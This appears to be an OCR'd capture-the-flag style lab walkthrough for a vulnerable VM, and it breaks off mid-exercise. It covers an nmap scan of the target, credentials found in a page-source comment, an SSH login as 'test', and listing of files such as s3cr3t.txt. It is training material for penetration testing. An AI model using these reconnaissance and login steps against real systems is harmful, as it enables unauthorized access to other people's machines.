
Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.


Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros




Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.



Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.




Now use the command below in the kali linux terminal


```
┌──(kali㉿kali)-[~]
└─$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports


→ Now it displays all ports like http and ssh.




Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



After scrolling down the source code page there we can find username and password

```
        </pre>

<!--
Username : test
Password : ****
-->
        <ul>
                <li>
                   <tt>apache2.conf</tt> is the main configuration
                   file. It puts the pieces together by including all remaining configuration
                   files when starting up the web server.
                </li>

                <li>
                   <tt>ports.conf</tt> is always included from the
                   main configuration file. It is used to determine the listening ports for
                   incoming connections, and this file can be customized anytime.
                </li>

                <li>
                   Configuration files in the <tt>mods-enabled/</tt>,
                   <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
                   particular configuration snippets which manage modules, global configuration
                   fragments, or virtual host configurations, respectively.
                </li>
```

Goto kali linux terminal and use the below command
Use the password we got from the view page source code which is **test**

```
┌──(kali㉿kali)-[~]
└─$ ssh test@192.168.232.128 -p 13652

Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$
```

Use ls command

```
test@VulnOs:~$ ls
Desktop/   Downloads/ Music/     Templates/
Documents/ Images/    Public/    Videos/
test@VulnOs:~$
```


Use whoami to find the user


```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command


```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng  s3cr3t.txt
```

Now go to Windows system, open browser and download WinSCP

